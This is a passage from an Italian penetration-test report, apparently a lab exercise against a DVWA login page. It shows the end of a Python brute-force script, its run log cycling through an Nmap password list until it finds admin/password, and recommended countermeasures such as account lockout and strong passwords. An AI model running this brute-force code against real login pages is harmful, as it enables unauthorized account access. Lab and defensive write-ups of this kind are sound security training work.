            r = requests.get(url, params=get_data, headers=header)
            if not 'Username and/or password incorrect.' in r.text:
                print("\nAccesso riuscito \nUtente:", users, "\nPassword:", passw)
                exit()

phpsessid, ip = logininiziale ()

header = {"Cookie": f"security=low; PHPSESSID={phpsessid}"}

# Effettua il bruteforce con il metodo bruteforce passando come parametro l'header
bruteforce(header, ip)
```



Il codice chiede in input l'ip del server dove sarà effettuato l'attacco e inizia il ciclo di iterazione fino a trovare e a stampare la coppia di credenziali corrette. In questo caso la coppia trovata corrisponde all'username **admin e alla password **password**.**

```
Inserisci l'ip del server (192.168.50.101) : 192.168.50.101
PHPSESSID Che useremo: 68bbe5b5fe863fdac1d34ce757a541e5

-Utente: admin
-Password: #!comment: This collection of data is (C) 1996-2022 by Nmap Software LLC.

-Utente: admin
-Password: #!comment: It is distributed under the Nmap Public Source license as

-Utente: admin
-Password: #!comment: provided in the LICENSE file of the source distribution or at

-Utente: admin
-Password: #!comment: https://nmap.org/npsl/. Note that this license

-Utente: admin
-Password: #!comment: requires you to license your own work under a compatable open source

-Utente: admin
-Password: #!comment: license. If you wish to embed Nmap technology into proprietary

-Utente: admin
-Password: #!comment: software, we sell alternative licenses at https://nmap.org/oem/.

-Utente: admin
-Password: 94659aca1

-Utente: admin
-Password: 123456

-Utente: admin
-Password: 12345

-Utente: admin
-Password:

-Utente: admin
-Password: 123456789

-Utente: admin
-Password: password

Accesso riuscito
Utente: admin
Password: password
```



Considerazioni e contromisure da adottare:

Dai risultati ottenuti dall'esecuzione dei due attacchi Brute Force, si riscontra una vulnerabilità critica sulle credenziali di accesso all'Application Server.

Si consiglia :

- **Cambiare Username e Password in una sequenza alfanumerica di caratteri casuali (Es 1cd#19/ad124) e sostituirli ad intervalli regolari.**
- **Impostare un blocco agli account degli utenti (temporaneo) dopo il quinto tentativo di accesso fallito e avvertire l'utente tramite e-mail dell'avvenuto attacco.**
- **Rimozione degli account scaduti.**
- **Aggiornamento dei protocolli di sicurezza**





Grazie.

Recapiti e indirizzi:

info@augustin.com

info.augustin.com

Via Vattela Pesca n35, Pa

